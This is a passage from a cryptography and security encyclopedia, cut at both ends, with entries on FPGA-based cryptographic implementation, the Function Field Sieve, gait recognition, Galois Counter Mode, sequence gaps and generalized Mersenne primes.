- *Suitable for High Parallelism*: If individual parts of an (cryptographic) application can be parallelized, multiple computation units can be instantiated on the same FPGA to execute each of those parts concurrently. For n such computation units, this can optimally lead to an n-fold performance speedup compared to a single-threaded software implementation.
- *Uniform in Data Flow*: For cryptosystems that process data in uniform operation without any conditional computations or interrupts, advanced design techniques such as pipelining can be used in an FPGA design to significantly increase the data throughput. Pipelining allows to process different data streams in the same clock cycle – each at a different stage of the algorithm – similarly to a manufacturing process using an assembly line. Note, however, that any irregularity in the data flow is likely to cause a stall in the pipeline and demands a costly individual processing – leading to significantly decreased efficiency.
- *Constraint on Memory*: FPGAs usually provide only a few megabit of fast on-chip storage, dependent on the number of memory blocks they contain. Hence, if a cryptographic application requires more memory than provided by the FPGA, the system designer needs to install external memory on the FPGA board. In this case, the access to external memory requires an additional memory controller, which in turn serializes all individual accesses to the external storage. Therefore, even with two or more parallel memory controllers (and corresponding memory module on the board), applications involving a large number of parallel processors on the same FPGA are likely to starve from data shortage due to the serial access to the external memory.

An application perfectly suited for FPGAs (i.e., fulfilling all the mentioned criteria above) is the standardized Data Encryption Standard (DES) block cipher. DES was specifically designed for optimal hardware efficiency and thus uses only straightforward low-level bit operations and only a negligible amount of memory. A pipelined implementation of DES based on four separate processors on a low-cost Xilinx Spartan-3 FPGA (currently approx. US$20–30) can provide 500 million encryptions per second at 125 MHz. On the contrary, a single-threaded software implementation of DES on an Intel Pentium 4 running at 3 GHz (Prescott) computes roughly two million encryptions per second. This demonstrates the impressive cost–performance advantage that FPGAs can gain with respect to software solutions for specific designs.

Besides constructive use cases, this performance advantage in specific cryptographic operations can be also very useful for ►special-purpose cryptanalytical hardware. For example, an FPGA-based cluster system (cf. cryptanalysis with COPACOBANA in recommended reading) can perform an exhaustive key search on DES in less than a week (average time) with 120 simultaneously running FPGA devices.

Open Problems

Complex applications and problems that have an inherently serial nature (such as many cryptographic hash functions) are usually less efficiently implemented on FPGAs compared to software-based solutions. Since recent microprocessors operate at clock frequencies of several gigahertz and provide multiple cores on the same chip, they can perform inherently serial computations faster than FPGAs with a maximum device frequency of only a few hundred megahertz. With respect to this, achieving similarly high frequencies on an FPGA is impossible due the overhead introduced by the flexible reconfiguration feature. This actually can only be remedied by a radically new CLB design with significantly less overhead.

Recommended Reading

1. Rodríguez-Henríquez F, Saqib NA, Díaz-Pèrez A, Koc CK (2006) Cryptographic algorithms on reconfigurable hardware. Springer, Berlin. ISBN: 978-0-387-33883-5
2. Güneysu T, Kasper T, Novotny M, Paar C, Rupp A (2008) Cryptanalysis with COPACOBANA. IEEE Trans Comput; IEEE Comput Soc 57(11):1498–1513

Function Field Sieve

Emmanuel Thome
INRIA Lorraine Campus Scientifique,
VILLERS-LÈS-NANCY CEDEX, France

Related Concepts

►Discrete Logarithm Problem; ►Generic Attacks Against DLP; ►Index Calculus Attack; ►Number Field Sieve for the DLP

Definition

The *Function Field Sieve* (FFS) is an algorithm originally due to Adleman [1, 2] for solving the ►Discrete Logarithm Problem in (the multiplicative group of) ►finite fields of small characteristic.

Background

The Function Field Sieve can be used to compute discrete logarithms in $\mathrm{GF}(p^k)^*$ as long as k grows at least as fast as $(\log p)^2$. Under these conditions, the complexity of the function field sieve with respect to p and k is given by the expression in ►L-notation

$$L_{p^k}\left(1/3, (32/9)^{1/3}\right) = \exp\left((32/9)^{1/3}(k\log p)^{1/3} (\log(k\log p))^{2/3}\cdot(1+o(1))\right),$$

thereby achieving the best known complexity to date for computing discrete logarithms in such finite fields (in full generality).

The Function Field Sieve is very similar to the Number Field Sieve (the latter, best known as an algorithm for ►integer factoring, also exists as an algorithm to compute discrete logarithms in finite fields $\mathrm{GF}(p^k)$ when k grows *slower* than $(\log p)^2$ ►Number Field Sieve for Factoring and ►Number Field Sieve for DLP). The Function Field Sieve's earliest predecessor is Coppersmith's algorithm (1982), which was the very first algorithm of complexity $L(1/3)$ for solving discrete logarithms in the field $\mathrm{GF}(2^n)$.

Theory

It is assumed that a defining polynomial $f(x)$ for the finite field $\mathrm{GF}(p^k)$ has been chosen, as well as the equation of an absolutely irreducible plane curve $h(x,y)$. Another input is a polynomial $m(x)$ which satisfies $h(x,m(x)) \equiv 0 \bmod f(x)$. The Function Field Sieve looks at bivariate polynomials $\phi = a(x) - yb(x)$ from two different perspectives. On the one hand, reducing ϕ modulo $y - m(x)$ yields a polynomial in x. Reducing this polynomial in turn modulo $f(x)$ yields a finite field element. This is called the "rational side." On the other hand, one may consider ϕ modulo h, thereby considering it as a function on the curve defined by h. Evaluating this function at the place given by $(f(x), y - m(x))$ gives again the same finite field element. This is called the "algebraic side."

Functions meeting the *smoothness* condition on both sides are of interest to the Function Field Sieve. On the rational side, smoothness of $a(x) - m(x)b(x)$ is sought. On the algebraic side, one requires that the divisor of the function ϕ be smooth, in that only prime divisors from a predefined set (the algebraic *factor base*) appear in its support. This condition is checked by the factorization of the norm of ϕ as an element of an algebraic extension of $k(x)$. Once one has collected a sufficiently large number of functions which satisfy both smoothness conditions, it is possible to obtain the logarithm of the finite field elements corresponding to the factor base elements using linear algebra over $\mathbb{Z}/N\mathbb{Z}$, where N is $p^k - 1$ (or possibly the cardinality of the prime subgroup of interest within this field).

Furthermore, logarithms of arbitrary finite field elements can be obtained from a process known as *special-q* descent, as described by Coppersmith [3]. An adaptation of this descent to the FFS case is given by Enge, Gaudry, and Thomé [4].

Technical obstructions to the function field sieve are quite similar to those encountered in the number field sieve. However some may be overcome in an easier way. In particular it is interesting to choose the curve h as what is known as a C_{ab} curve. This ensures that only one infinite place exists in the function field. Therefore, no obstruction stems from the "unit group" (whose role is played by places at infinity). Even with this convenience condition, the flexibility in choosing the polynomial h as well as the polynomial f defining the finite field is immense due to the fact that all finite fields having the same cardinality are isomorphic. This flexibility accounts for the good complexity of the function field sieve.

Experimental Results

Practical experiments with the function field sieve began with Joux and Lercier's computation of discrete logarithm in $\mathrm{GF}(2^{521})$ in 2001 [5], and the present record is a computation of discrete logarithms in $\mathrm{GF}(2^{613})$ by the same authors in 2005.

Recommended Reading

1. Adleman LM (1994) The function field sieve. In: Adleman LM, Huang M-D (eds) ANTS-I: 1st Algorithmic Number Theory Symposium, Cornell University, Ithaca, 6–9 May 1994. Lecture notes in computer science, vol 877. Springer, Berlin, pp 108–121
2. Adleman LM, Huang M-D (1999) Function field sieve methods for discrete logarithms over finite fields. Inform Comput 151(1):5–16
3. Coppersmith D (1984) Fast evaluation of logarithms in fields of characteristic two. IEEE Trans Inform Theory IT–30(4):587–594
4. Enge A, Gaudry P, Thomé E (2011) An L(1/3) discrete logarithm algorithm for low degree curves. J cryptol 24(1):24–41
5. Joux A, Lercier R (2002) The function field sieve is quite special. In: Fieker C, Kohel DR (eds) ANTS-V: 5th Algorithmic Number Theory Symposium, Sydney, 7–12 July 2002. Lecture notes in computer science, vol 2369. Springer, Berlin, pp 431–445

G

Gait Recognition

Sudeep Sarkar[1], Zongyi Liu[2]
[1]Computer Science and Engineering, University of South Florida, Tampa, FL, USA
[2]Amazon.com, Seattle, WA, USA

Definition

Gait recognition refers to the use of video of human gait, processed by computer vision methods, to recognize or to identify persons based on their body shape and walking styles. This is a passive mode of accquiring biometric data from a distance.

Background

The gait of a person is a periodic activity with each gait cycle covering two strides – the left foot forward and right foot forward strides. Each stride spans the double-support stance to the legs-together stance as the legs swing past each other and back to the double-support stance (see Fig. 1). A large portion of the musculo-skeletal system is involved in the production of gait, making it a likely source of discriminating information between persons. There are two potential sources of biometric information in human gait as captured in video: shape and dynamics. Shape refers to the configuration or shape of the persons as they perform different gait phases. Dynamics refer to the *rates* of transition between these phases. This is usually the aspect one refers to when one talks about gait in other contexts, such as biomechanics or human motion recognition. In this respect, gait biometrics research has to synthesize both shape and human motion research. Designing well-performing gait recognition algorithms does not appear to be a straightforward application of existing methods developed in shape research or those in human motion research, independently of each other. The challenge is to overcome gait motion variations due to conditions, other than identity, such as footwear, clothing, walking surface, carrying objects, over elapsed time, walking speed, indoor versus outdoors, and so on. Given the lack of theoretical understanding or modeling of how these factors effect gait shape and dynamics, gait recognition research, like most biometrics research, is reliant on datasets.

Theory

Gait recognition approaches are basically of three types: (a) temporal alignment based, (b) silhouette shape based, and (c) static parameter based approaches.

Temporal-Alignment-Based Approaches


The temporal-alignment-based approach treats the gait sequence as a time series and involves a classic three-stage processing framework. The first stage is the extraction of features such as whole silhouettes or 2D shape features such as Fourier descriptors, 2D projections, statistics of the overall shape, or various kinds of moment-based features. These features are modified to impart some invariance with respect to distance from camera, that is, scale invariance. The interested reader is pointed to works of Nixon and Carter, such as [6], who have experimented with many features.

The second step is the design of the distance or similarity measure used to quantify differences of two feature vectors, which can be Euclidean, dot product, or based on probabilistic models, or Procrustes distance, or derived based on rigorous manifold analysis.

The third step involves the alignment of sequences of these features, corresponding to the two given sequences to be compared. For this, one can use simple correlation, dynamic time warping, Fourier analysis, and hidden Markov models (HMM) [11].

A head to head study of this class of approaches was done by Boulgouris et al. [1]. Time warping methods seemed to result in better performance when matching across surface changes. A variation of the HMM approach, where the overall distance was the accumulation of the observation probability, ignoring the transition probabilities, resulted in almost similar performance as the full HMM. This points to the importance of silhouette shape information for recognition and leads one to a second class of approaches to gait recognition, which is discussed next.

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011



Gait Recognition. Fig. 1 A gait cycle can be partitioned into four periods: (i) right stance period when the right foot is in contact with the floor, beginning from "right heel-strike" (**photo a**) and ending at "right toe-off" (**photo d**) (ii) left swing period when the left foot is not in contact with the floor, beginning from "left toe-off" (**photo b**) and ending at "left heel-strike" (**photo c**) (iii) left stance period when the left foot is in contact with the floor, beginning from "left heel-strike" (**photo c**) and ending at "left toe-off" (**photo e**) and (iv) right swing period when the right foot is not in contact with the floor, beginning from "right toe-off" (**photo d**) and ending at "right heel-strike" (**photo e**). Moreover, the time between these periods, that is, when both feet are in contact with the floor, is called "double limb support"

Shape-Based Approaches

This class of approaches emphasizes the silhouette shape similarity and underplays the temporal information. So far, they have resulted in the highest demonstrated performance. One direction involves the transformation of the silhouette sequence into a single image representation. The simplest such transformation is the averaged silhouette, computed by simply summing the silhouettes over one gait cycle [3]. Similarity is based on just the Euclidean distance between the average silhouettes from two silhouette sequences. A sophisticated version of this idea, with enhanced performance, was also proposed by Han and Bhanu [2].

Another way of using shape information preserves individual silhouettes but disregards the sequence ordering, and treats the sequences as just a collection of silhouette shapes [10]. In this approach, the silhouettes with similar shapes are clustered using the spectral partitioning framework, based on graph weights built out of the correlation of high variance areas in the shape, representing parts such as arms and legs. The power of this representation partly derives from the ability to identify and disregard low-quality silhouettes in a sequence; bad silhouettes form a separate cluster. Identification is made by comparing the collection of silhouette shapes from a given probe set to the gallery shape clusters.


Liu and Sarkar's gait recognition approach normalizes the gait of each person to a standard gait model [5]. This standard gait model is a population-HMM model built using silhouette sequences from all persons in the gallery. One p-HMM represents the average gait over the population and is used to normalize any given gait sequence. A separate temporal alignment process is not needed. The silhouette shapes of each stance are then matched to arrive at a similarity measure.

Static Parameters


The third class of approaches opts for parameters that can be used to characterize gait dynamics, such as stride length, cadence, and stride speed along with static body parameters such as the ratio of sizes of various body parts [9]. However, these approaches have not yet reported high performances on common databases, partly due to their need for 3D calibration information.

Gait Recognition Performance

The HumanID gait challenge problem facilitates an objective, quantitative measurement of gait research progress on a large dataset [7] consisting of 1,870 sequences from 122 subjects. The problem definition has three components: a dataset, challenge experiments of different difficulty levels, and a simple gait recognition approach that is intended to set a baseline performance level to improve upon. Figure 2 shows some sample frames from this dataset. It was collected outdoors and each person in the data set was studied under combination of as many as five conditions, such as change in viewing angle, change in shoe type, change in walking surfaces (concrete and grass), carrying or not carrying a briefcase, and temporal differences. Along with the



Gait Recognition. Fig. 2 Samples from the HumanID gait challenge dataset: subject walking on grass. (**a**) along the frontal half of the elliptical path, and (**b**) along the back half of the elliptical path



Gait Recognition. Fig. 3 Improvement in gait recognition algorithms over time with respect to the baseline performance on the full dataset with 122 subjects for the key experiments. Experiments A, B, D, H, and K, involves gait matching across viewpoint, shoe types, walking surface type, carrying condition, and time. From 2004 to 2006, the best reported performances are better on all the experiments

dataset, the gait challenge problem includes a definition of a set of 12 challenge experiments (A through L), spanning different levels of difficulty.

In Fig. 3, the performance of the baseline performance and the best performance reported in the literature has been tracked. Performance is reported in terms of identification rate, that is, percentage of times the gait template with the correct identity is at the top rank in a 1 to N match. In 2002, when the gait challenge problem was released, the performance of the baseline algorithm was better than the best reported performance. By 2004, while the baseline algorithm performance improved as the algorithm was fine-tuned, the performance of the best performance improved significantly and continued to improve through 2006.

Open Problems

Study of gait recognition from video has made notable progress since 2001. Based on the results that have been reported on common datasets by multiple groups the following guidance for productive future work can be given [8]:

1. Gait dynamics, which has been the core focus of most study of human gait in computer vision, is susceptible to change, whereas, stance shape information is somewhat stable. However, the evidence for this is not conclusive. A better understanding of the change in dynamics for the same person under various conditions is needed.
2. Most recogniton algorithms use silhouettes as input, which raises the question of silhouette quality on recogniton. Of course, with very poor silhouettes, performance would be poor. However, studies [4] show that even with perfect, hand drawn silhouettes, the recognition performance is the same as that obtained with automated methods. This observation has implication for future work direction in gait recognition. Instead of searching for better methods for silhouette detection to improve recognition, it would be more productive to study and isolate components of gait that do not change under shoe, surface, or time.
3. Focused analysis of the study of the impact of a covariate on match-score distribution, suggests that shoe type has the least effect on performance, but the effect is nevertheless statistically significant [7]. This is followed by either a change in camera view or carrying a brief case. Carrying a brief case does not affect performance as much as one might expect. This effect is marginally larger than changing shoe type but is substantially smaller than a change in surface type. In future experiments, it may be interesting to investigate the effect of carrying a backpack rather than a briefcase, or to vary the object that is carried.

The other factor with large impact on gait recognition is walking surface. With the subject walking on grass in the gallery sequence and on concrete in the probe sequence, highest reported rank-one recognition is only 57% [5]. Performance degradation might be even larger for other surface types, such as sand or gravel that might reasonably be encountered in some applications. The large effect of surface type on performance suggests that an important future research topic might be to investigate whether the change in gait with surface type is predictable. For example, given a description of gait from walking on concrete, is it possible to predict the gait description that would be obtained from walking on grass or sand? Alternatively, is there some other description of gait that is not as sensitive to change in surface type?

4. Given the data-driven nature of biometrics research, the key to future progress is such data sets collected to explore issues not considered or raised by existing ones. One idea could be to collect a dataset that facilitates the better understanding of the variation of gait due to surface conditions and across elapsed time. This dataset should include a set of predefined experiments, designed to study the impact of each covariate, and a baseline performance to beat.

Recommended Reading

1. Boulgouris NV, Hatzinakos D, Plataniotis KN (2005) Gait recognition: a challenging signal processing technology for biometric identification. IEEE Signal Proc Mag 22(6):78–90
2. Han J, Bhanu B (2004) Statistical feature fusion for gait-based human recognition. In: IEEE conference on computer vision and pattern recognition, II, pp 842–847
3. Liu Z, Sarkar S (2004) Simplest representation yet for gait recognition: averaged silhouette. In: International conference on pattern recognition, 4, pp 211–214
4. Liu Z, Sarkar S (2005) Effect of silhouette quality on hard problems in gait recognition. IEEE T Syst Man Cy B 35(2):170–183
5. Liu Z, Sarkar S (2006) Improved gait recognition by gait dynamics normalization. IEEE T Pattern Anal 28(6):863–876
6. Nixon MS, Carter JN (2004) Advances in automatic gait recognition. In: International conference on automatic face and gesture recognition, pp 139–146
7. Sarkar S, Phillips PJ, Liu Z, Vega IR, Grother P, Bowyer KW (2005) The Human ID gait challenge problem: data sets, performance, and analysis. IEEE T Pattern Anal 27(2):162–177
8. Sarkar S, Liu Z (2008) Gait recognition. Handbook of biometrics, Springer, Heidelberg
9. Tanawongsuwan R, Bobick A (2001) Gait recognition from time-normalized joint-angle trajectories in the walking plane. In: IEEE conference on computer vision and pattern recognition, II, pp 726–731
10. Tolliver D, Collins R (2003) Gait shape estimation for identification. In: International conference on audio- and video-based biometric person authentication, pp 734–742
11. Veeraraghavan A, Roy Chowdhury A, Chellappa R (2004) Role of shape and kinematics in human movement analysis. In: IEEE conference on computer vision and pattern recognition, Washington, DC

Galois Counter Mode

David McGrew
Poolesville, MD, USA

Synonyms

GCM

Related Concepts

►Authenticated Encryption; ►Block Ciphers; ►MAC Algorithms; ►Modes of Operation of a Block Cipher; ►Symmetric Cryptosystem

Definition

Galois Counter Mode (GCM) is a block cipher mode of operation that provides authenticated encryption with associated data. It has a minimal computational cost and is widely used in practice, especially at higher data rates.

Background

A mode of operation of a block cipher uses a ►block cipher, along with other operations, to encrypt or authenticate a message (►Encryption and ►Authentication). A mode of operation that provides *authenticated encryption with associated data* (AEAD) will encrypt and authenticate a message, and at the same time, authenticate (but not encrypt) a string of associated data. In practice, a typical use of an AEAD algorithm is to protect a packet by encrypting and authenticating the body of a data packet, and authenticating (but not encrypting) the packet header.

The same block cipher used in different modes of operation can have widely different performance, cost, and security characteristics. Important performance goals for a block cipher mode of operation include minimizing the time needed to encrypt and/or authenticate a message and minimizing circuit size. GCM is an AEAD mode of operation that meets these goals.

The block cipher encryption of the value $X \in \{0,1\}^w$ with the key K is denoted as $E(K,X)$. An encryption mode of operation partitions the plaintext P into a sequence of n bit strings, in which the bit length of the last bit string is u, and the bit length of the other bit strings is w. The sequence is denoted as $P_1, P_2, \ldots, P_{n-1}, P_n^*$, and the bit strings are

called blocks; the last bit string, P_n^* , may not be a complete block. The ciphertext C is similarly partitioned as $C_1, C_2, \ldots, C_{n-1}, C_n^*$, where the number of bits in the final block C_n^* is u.

The Cipher Block Chaining (CBC) mode of operation is a widely used encryption mode, but it cannot easily be parallelized, and thus is unsuitable for high data rates. The CBC encryption operation computes the ciphertext blocks as $C_i = E(K, P_i \oplus C_{i-1})$. The values of the inputs in each block cipher evaluation depend on the ciphertext output of the previous block cipher evaluation. Thus, the block cipher evaluations must be performed serially, and not in parallel.

Counter mode (CTR) is an encryption mode in which block cipher evaluations can be computed in parallel, because each plaintext input to each block cipher evaluation, during an encryption and decryption, is independent of all block cipher outputs. The CTR encryption process determines the ciphertext as $C_i = P_i \oplus E(K, Y_i)$ where Y_i is a counter; $Y_i = \text{incr}(Y_{i-1})$ for $i > 1$, and Y_0 is the initial counter value. The increment function incr( ) updates the counter; this function and the choice of initial counter values ensure that all counters are unique, for each key K.

A typical block cipher consists of a round function that is iterated r times. CTR encryption can be efficiently implemented at high data rates by using a pipeline of r round functions. Each successive round function will have data corresponding to successive plaintext blocks. In this case, CTR can encrypt r times as much data as CBC with the same size circuit.

Theory

While CTR provides efficient encryption, it does not provide any message authentication. GCM addresses this shortcoming by combining CTR encryption with a message authentication code (►MAC Algorithms) based on a universal hash function U. After the ciphertext has been produced during an encryption operation, the hash of the associated data and the ciphertext is computed, then the result is encrypted with K to produce an authentication tag T.

The function U is a *polynomial hash* in a finite field of characteristic two. The message being hashed is partitioned into blocks, and the blocks are treated as the coefficients of a polynomial in the field $GF(2^w)$, and the polynomial is evaluated at the hash function key, using Horner's method. The multiplication of two elements $X, Y \in GF(2^w)$ is denoted as $X \cdot Y$, and the addition of X and Y is denoted as $X \oplus Y$. The function length(S) takes a bit string S with a length between zero and $2^{w/2} - 1$, inclusive, and returns a $w/2$-bit string containing the nonnegative integer describing the number of bits in its argument, with the least significant bit on the right. The block cipher width w must be an even number. The additional authenticated data A is partitioned as $A_1, A_2, \ldots, A_{m-1}, A_m^*$, where the last bit string A_m^* may be a partial block of length v, and m and v denote the unique pair of positive integers such that the total number of bits in A is $(m-1)w + v$ and $1 \le v \le w$, when length$(A) > 0$; otherwise $m = v = 0$. The input C is partitioned into w-bit blocks $C_1, C_2, \ldots, C_{n-1}, C_n^*$, where C_n^* has length v. The universal hash function is defined by $U(H, A, C) = X_{m+n+1}$, where the variables $X_i \in GF(2^w)$ for $i = 0, \ldots, m+n+1$ are defined recursively as

$$X_i = \begin{cases} 0 & \text{for } i = 0 \\ (X_{i-1} \oplus A_i) \cdot H & \text{for } i = 1, \ldots, m-1 \\ (X_{m-1} \oplus (A_m^* \| 0^{w-v})) \cdot H & \text{for } i = m \\ (X_{i-1} \oplus C_{i-m}) \cdot H & \text{for } i = m+1, \ldots, m+n-1 \\ (X_{m+n-1} \oplus (C_n^* \| 0^{w-u})) \cdot H & \text{for } i = m+n \\ (X_{m+n} \oplus (\text{length}(A) \| \text{length}(C))) \cdot H & \text{for } i = m+n+1. \end{cases}$$

Here the value H is the hash key. The expression 0^l denotes a string of l zero bits, and $A \| B$ denotes the concatenation of two bit strings A and B.

The GCM authenticated encryption operation takes as inputs a secret key K, initialization vector IV, a plaintext P, and additional authenticated data A, and gives as its outputs a ciphertext C and an authentication tag T. The operation is defined as

$$\begin{aligned} H &= E(K, 0^w) \\ Y_0 &= \begin{cases} IV \| 0^{31} 1 & \text{if length}(IV) = w - 32 \\ U(H, \{\}, IV) & \text{otherwise.} \end{cases} \\ Y_i &= \text{incr}(Y_{i-1}) \text{ for } i = 1, \ldots, n \\ C_i &= P_i \oplus E(K, Y_i) \text{ for } i = 1, \ldots, n-1 \\ C_n^* &= P_n^* \oplus \text{MSB}_u(E(K, Y_n)) \\ T &= \text{MSB}_t(U(H, A, C) \oplus E(K, Y_0)) \end{aligned} \quad (1)$$

The function $\text{MSB}_t(S)$ takes a bit string S and returns the bit string containing only the leftmost t bits of S, and the tag-length parameter t is fixed for each instance of the key. The hash key H is computed from K and can optionally be cached between invocations.

The initial counter Y_0 is computed from the IV; if the IV is not exactly $w - 32$ bits in length, then the hash U is applied to the IV. Performance at high data rates is better if the IV matches that length. The symbol {} denotes the bit string with zero length. The particular increment function incr( ) used in GCM treats the rightmost 32 bits of its argument as a nonnegative integer with the least significant bit

on the right, and increments this value modulo 2^{32}, that is, $\mathrm{incr}(F\|I)$ is $F\|(I+1 \bmod 2^{32})$.

The inputs P, A, IV, C, and T are bit strings with lengths that obey the following relations:

$$\begin{aligned} 0 \le \mathrm{length}(P) &\le (2^{32}-2)w \\ 0 \le \mathrm{length}(A) &\le 2^{w/2} \\ 0 < \mathrm{length}(IV) &\le 2^{w/2} \\ \mathrm{length}(C) &= \mathrm{length}(P) \\ \mathrm{length}(T) &= t \le w, \end{aligned} \tag{2}$$

where the secret key K has a length appropriate to the block cipher, and is only used as an input to that cipher. For each fixed value of K, it is essential for security that *each value of the IV must be distinct*, but those IV values need not have equal lengths.

The GCM authenticated decryption operation accepts the inputs K, IV, C, A, and T, as defined above. It outputs either the plaintext value P or the special symbol **FAIL** that indicates that its inputs are not authentic.

GCM is secure in the standard ►adaptive chosen plaintext and chosen ciphertext model of concrete security. If the block cipher cannot be distinguished from a random permutation, then an adversary will be unable to distinguish GCM ciphertexts from random strings of the same length, and will be unable to forge GCM authentication tags. This is true as long as the following bounds on the amount of data processed are respected, for a fixed value of the key:

$$(l_{\mathrm{P}}/w+2q)^2 2^{-w-1} - q((l_{\mathrm{P}}/w+2q)\lceil l_{\mathrm{IV}}/w+1\rceil 2^{1-w} + \lceil l/w+1\rceil 2^{-t}) \ll 1$$

where the number of encryption and/or decryption operations is q, the total number of plaintext or ciphertext bits processed is denoted l_{P} and where $\mathrm{length}(C)+\mathrm{length}(A) \le l$ and $\mathrm{length}(IV) \le l_{\mathrm{IV}}$ for each query.

Applications

GCM is used in a wide number of standards, including IEEE 802.1AE Ethernet Security, IETF Internet Protocol Security (IPsec) and Transport Layer Security (TLS), and IEEE 1619.1 storage encryption. The algorithm itself is recommended in NIST Special Publication 800-38D.

When GCM is used with zero-length plaintext input, it acts as a ►message authentication code (MAC). This use is called GMAC, and it is an *incremental* MAC: after computing the GMAC value of message M, the computational cost of computing the GMAC value of message M' is proportional to the hamming weight between those messages. If the messages differ in only a few bit locations then the MAC of M' can be easily computed from the MAC of M. This property of GMAC follows from the algebraic properties of its hash function; it is highly useful for protecting data at rest.

Open Problems

GCM has been criticized for being vulnerable to a *multiple forgery attacks*, in which an attacker who succeeds in crafting a single forgery will be able to use information gleaned from that success to perpetrate additional forgeries. This is not a significant security issue unless the authentication tag size t is small. Another criticism is that security degrades with the length of messages that are processed. These demerits are due to the choice of hash function used in GCM, which also bring low computational cost and low latency. It is an open problem to design an authenticated encryption algorithm with all of its benefits, but none of its demerits.

Recommended Reading

1. Dworkin M (Nov 2007) Recommendation for block cipher modes of operation: galois/counter mode (GCM) and GMAC. NIST Special Publication 800-38D, National Institute of Standards and Technology, Gaithersburg
2. McGrew D (Dec 2005) Efficient authentication of large, dynamic data sets using Galois/counter mode (GCM). In: Third international IEEE security in storage workshop, San Francisco
3. McGrew D, Viega J (Oct 2004) The security and performance of the Galois/counter mode (GCM) of operation. In: Proceedings of INDOCRYPT04, Chennai. Springer, Berlin. Full paper available from the IACR cryptology ePrint archive: Report 2004/193. http://eprint.iacr.org/2004/193/

Galois Message Authentication Code

►GMAC

Gap

Tor Helleseth
The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

Related Concepts

►Golomb's Randomness Postulates; ►Maximal-Length Linear Sequences; ►Pseudo-Noise Sequences (PN-Sequences); ►Run; ►Sequences

Definition
A gap of length k in a binary sequence is a set of k consecutive 0s flanked by 1s (►run).

Applications
The number of gaps in a sequence is important in ►Golomb's randomness postulates [1] to evaluate the randomness of a sequence.

Recommended Reading
1. Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco. Revised ed., Aegean Park Press, Laguna Hills, 1982

GCD

►Greatest Common Divisor

GCM

►Galois Counter Mode

Gene

►DNA

Generalized Mersenne Prime

Jerome A. Solinas
National Security Agency, Ft Meade, MD, USA

Definition
Generalized Mersenne Prime is a *prime number* of the form

$$p = f(2^m),$$

where $f(t)$ is a low-degree polynomial with small integer coefficients.

Applications
Generalized Mersenne primes are useful in *public-key cryptography* because reduction modulo these primes can be very fast using a generalization of the technique used for *Mersenne primes*. In particular, the integer division by p is replaced by a small number of additions and subtractions and some bit shifts.

In practice, m is taken to be a multiple of the word size of the machine in order to eliminate the need for shifting bits within words. The precise rule for modular reduction (►*modular arithmetic*) depends on $f(t)$.

The simplest example is

$$p = 2^{192} - 2^{64} - 1.$$

In this case, $f(t) = t^3 - t - 1$, and one has

$$\sum_{i=0}^{5} c_i t^i \equiv b_2 t^2 + b_1 t + b_0 \,(mod\, f(t)),$$

where

$$\begin{aligned} b_0 &= a_0 + a_3 + a_5 \\ b_1 &= a_1 + a_3 + a_4 + a_5 \\ b_2 &= a_2 + a_4 + a_5. \end{aligned}$$

This yields the following reduction algorithm for $p = f(2^{64})$. A positive integer modulo p^2 is represented as the concatenation of six 64-bit words

$$(c_5 \quad c_4 \quad c_3 \quad c_2 \quad c_1 \quad c_0),$$

which represents

$$c = \sum_{i=0}^{5} c_i \cdot 2^{64i}.$$

Then

$$c \equiv s_0 + s_1 + s_2 + s_3 \;\; (mod\; p),$$

where the s_i are the integers represented by the following concatenations of the six words:

$$\begin{aligned} s_0 &= (c_2 \quad c_1 \quad c_0) \\ s_1 &= (0 \quad c_3 \quad c_3) \\ s_2 &= (c_4 \quad c_4 \quad 0) \\ s_3 &= (c_5 \quad c_5 \quad c_5). \end{aligned}$$

In the general case, one derives the reduction formulae by writing down the reductions $(\mathrm{mod}\, f(t))$ of t^j for $d \le j < 2d$, where d is the degree of f. One then rearranges the terms to minimize the numbers of additions and subtractions. Details can be found in [2].

